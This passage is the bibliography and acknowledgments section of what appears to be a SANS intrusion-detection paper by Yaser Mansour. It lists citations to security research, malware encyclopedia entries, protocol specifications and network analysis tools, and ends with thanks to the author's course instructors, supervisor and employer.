- Grier, C., Ballard, L., Caballero, J., Chachra, N., Dietrich, C., Levchenko, K., Mavrommatis, P., McCoy, D., Nappa, A., Pitsilidis, A., Proves, N., Rafique, M., Abu Rajab, M., Rossow, C., Thomas, K., Paxson, V., Savage, S., & Voelker, G. (2012, October 06). In B Elisa (Chair). *Manufacturing Compromise: The Emergence of Exploit-as-a-Service*. In *CCS '12 Proceedings of the 2012 ACM Conference on Computer and Communications Security* (pp. 821-832). doi: <http://dx.doi.org/10.1145/2382196.2382283>.
- Gu, G., Porras, P., Yegneswaran, V., Fong, M., & Lee, W. (2007, August 08). *Bothunter: Detecting Malware Infection Through IDS-Driven Dialog Correlation*. In *SEC '07 Proceedings of the 16th USENIX Security Symposium* (pp. 167-182). Retrieved from:
https://www.usenix.org/legacy/event/sec07/tech/full_papers/gu/gu.pdf.
- Jean, J. (2010, October 05). *Facebook CSRF abd XSS vulnerabilities | Destructive worms on a Social Network* [Web blog]. Retrieved from: <http://www.john-jean.com/blog/advisories/facebook-csrf-and-xss-vulnerabilities-destructive-worms-on-a-social-network-350>.

- Jennings, C., Lowekamp, B., Rescorla, E., Baset, S., & Schulzrinne, E. (2013, February 24). *REsource LOcation And Discovery (RELOAD) Base Protocol*. Retrieved from: <http://tools.ietf.org/html/draft-ietf-p2psip-base-26>.
- Johnson, J. (2013, August 20). *Implementing Active Defense Systems on Private Networks*. Retrieved from: <https://www.sans.org/reading-room/whitepapers/attacking/implementing-active-defense-systems-private-networks-34312>.
- Kalt, C. (A). (2000, April). *Internet Relay Chat: Client Protocol*. Network Working Group. Retrieved from: <http://tools.ietf.org/html/rfc2812>.
- Kalt, C. (B). (2000, April). *Internet Relay Chat: Architecture*. Network Working Group. Retrieved from: <http://tools.ietf.org/html/rfc2810>.
- Kaspersky. (2013, June 13). *The Evolution of Phishing Attacks, 2011-2013*. Kaspersky Labs. Retrieved from: http://media.kaspersky.com/pdf/Kaspersky_Lab_KSN_report_The_Evolution_of_Phishing_Attacks_2011-2013.pdf.
- Kimberly. (2013, October 28). *Analysis of the PHP.net Compromise* [Web blog]. Retrieved from: <http://stopmalvertising.com/malware-reports/analysis-of-the-php.net-compromise.html>.
- Kennedy, D. (Performer) (2013, October 18). *Advanced Evasion Techniques – Pwning the Next Generation Security Products* [Web]. BSides Raleigh. Retrieved from: <http://www.irongeek.com/i.php?page=videos/hack3rcon4/01-advanced-evasion-techniques-pwning-the-next-generation-security-products-david-kennedy>.
- Kirk, A. (2013, February 25). *Life Cycle and Detection of an Exploit Kit* [Web blog]. Vulnerability Research Team (VRT), Retrieved from: <http://labs.snort.org/blogfiles/LifeCycleOfAnExploitKit.pdf>.
- Li, H. (2013, November 05). *McAfee Labs Detects Zero-Day Exploit Targeting Microsoft Office* [Web blog]. Retrieved from: <http://blogs.mcafee.com/mcafee-labs/mcafee-labs-detects-zero-day-exploit-targeting-microsoft-office-2>.
- Mansour, Y., & Mustafa, S. (2011, April 06). *Assessing Internal Software Quality Attributes of the Object-Oriented and Service-Oriented Software Development*

Yaser Mansour, ymansour@outlook.com

- Paradigms: A Comparative Study. Journal of Software Engineering and Applications*, 4(4), 244-252. doi: <http://dx.doi.org/10.4236/jsea.2011.44027>.
- Mimoso, M. (2013, February 20), *iOS Developer Site at Core of Facebook, Apple Watering Hole Attack* [Web blog]. Retrieved from: <http://threatpost.com/ios-developer-site-core-facebook-apple-watering-hole-attack-022013>.
- MMPC – Microsoft Malware Protection Center. (2010, April 30). *Win32/Zbot*. Updated: Dec 2013. Retrieved from: <http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Win32%2fZbot>.
- MMPC – Microsoft Malware Protection Center. (2013, May 02). *Backdoor: Win32/Vawtrak.A*. Retrieved from: <http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Backdoor:Win32/Vawtrak.A>.
- Moran, N., Vashisht, S., Scott, M., & Haq, T. (2013, November 10). *Operation Ephemeral Hydra: IE Zero-day Linked to DeputyDog Uses Diskless Method* [Web blog]. Retrieved from: <http://www.fireeye.com/blog/technical/cyber-exploits/2013/11/operation-ephemeral-hydra-ie-zero-day-linked-to-deputydog-uses-diskless-method.html>.
- MS Dev - Microsoft Dev Center – Desktop. (2013, December 05), *File Management Structures*. Retrieved from: [http://msdn.microsoft.com/en-us/library/windows/desktop/aa364217\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/aa364217(v=vs.85).aspx).
- MS-SMB. (2013, October 25), *Server Message Block (SMB) Protocol*. Page 29. Retrieved from: [http://download.microsoft.com/download/9/5/E/95EF66AF-9026-4BB0-A41D-A4F81802D92C/\[MS-SMB\].pdf](http://download.microsoft.com/download/9/5/E/95EF66AF-9026-4BB0-A41D-A4F81802D92C/[MS-SMB].pdf).
- Netfilter. (1999). *Netfilter/iptables project* [Software]. Retrieved from <http://www.netfilter.org/projects/iptables/index.html>
- Ramsbrock, D., Wang, X., & Jiang, X. (2008, September 15-17). *A First Step Toward Live Botmaster Traceback*. RAID '08 Proceedings of the 11th International Symposium on Recent Advances in Intrusion Detection (pp. 59-77). doi: http://dx.doi.org/10.1007/978-3-540-87403-4_4.

- Romang, E. (2013, February, 20). *Facebook, Apple & Twitter Watering Hole Attack Additional Information* [Web blog]. Retrieved from: <http://eromang.zataz.com/2013/02/20/facebook-apple-twitter-watering-hole-attack-additional-informations/>.
- Ross, J. (2010, February 03). *Malware Analysis for the Enterprise*. Blackhat DC 2010, Washington, DC. Retrieved from: http://www.blackhat.com/presentations/bh-dc-10/Ross_Jason/Blackhat-DC-2010-Ross-Malware-Analysis-for-the-Enterprise-wp.pdf.
- Russinovich, M., & Cogswell, B. (2013). *Windows Sysinternals Process Explorer v15.40* [Software]. Retrieved from <http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx>.
- Stamp, M. (2011). *Information Security Principles and Practice*. (2nd Ed.). New Jersey, NJ: John Wiley & Sons. Inc.
- Tangwongsan, S. & Pangphuthipong, L. (2007). A Model of Network Security with Prevention Capability by Using Decoy Technique. *International Journal of Computer, Information Science and Engineering*, 1(5). Retrieved from <http://waset.org/publications/10459>.
- Tcpdump. (2013). *Tcpdump & libpcap* [Software]. Retrieved from <http://www.tcpdump.org/>
- Telerik. (2013). *Fiddler web debugging proxy* [Software]. Retrieved from <http://fiddler2.com/>
- Thomlinson, M. (2013, February 22). *Recent Cyberattacks* [Web blog]. Microsoft Security Response Center. Retrieved from: <http://blogs.technet.com/b/msrc/archive/2013/02/22/recent-cyberattacks.aspx>.
- Schneier, B. (2000, March 15). *Software Complexity and Security* [Web blog]. Retrieved from: <https://www.schneier.com/crypto-gram-0003.html>.
- Schneier, B. (2013, March 01). *Phishing Has Gotten Very Good* [Web blog]. Retrieved from: www.schneier.com/blog/archives/2013/03/phishing_has_go.html.
- Sourcefire. (2001). *Snort* [Software]. Retrieved from: <http://snort.org/>.
- Sucuri SiteCheck Report. Generated: 2013, December 20. Retrieved from: <http://sitecheck.sucuri.net/results/fbdirecto.net/1/>

Yaser Mansour, ymansour@outlook.com

Verizon (2013). *Data Breach Investigations Report*. Retrieved from:

http://www.verizonenterprise.com/resources/reports/rp_data-breach-investigations-report-2013_en_xg.pdf.

VRT (2013, April 16). *Sourcefire VRT Certified Snort Rules Update for 04/16/2013*

[Web blog]. http://blog.snort.org/2013/04/sourcefire-vrt-certified-snort-rules_16.html

VRT (2013, December 17). *Sourcefire VRT Certified Snort Rules Update for 12/17/2013*

[Web blog]. http://blog.snort.org/2013/12/sourcefire-vrt-certified-snort-rules_17.html

Wireshark. (2013). *Wireshark* [Software]. Retrieved from <http://www.wireshark.org/>

Zeltser, L. (2011, October 25). *How Security Companies Assign Names to Malware Specimens* [Web blog]. Retrieved from:

<http://blog.zeltser.com/post/11935658159/malware-naming-approaches>.

8. Acknowledgments

I would like to thank Judy Novak and Mike Poor for their tremendous efforts delivering the SANS course SEC503: Intrusion Detection In-Depth.

Also, I would like to thank my supervisor; Angel Alonso Parrizas for his valuable and thorough input and guidance throughout the process of writing this paper.

Finally, a special thanks to my employer, and specifically the Networking Group for providing the appropriate work environment to learn, adapt, and apply, as well as their cooperation and help.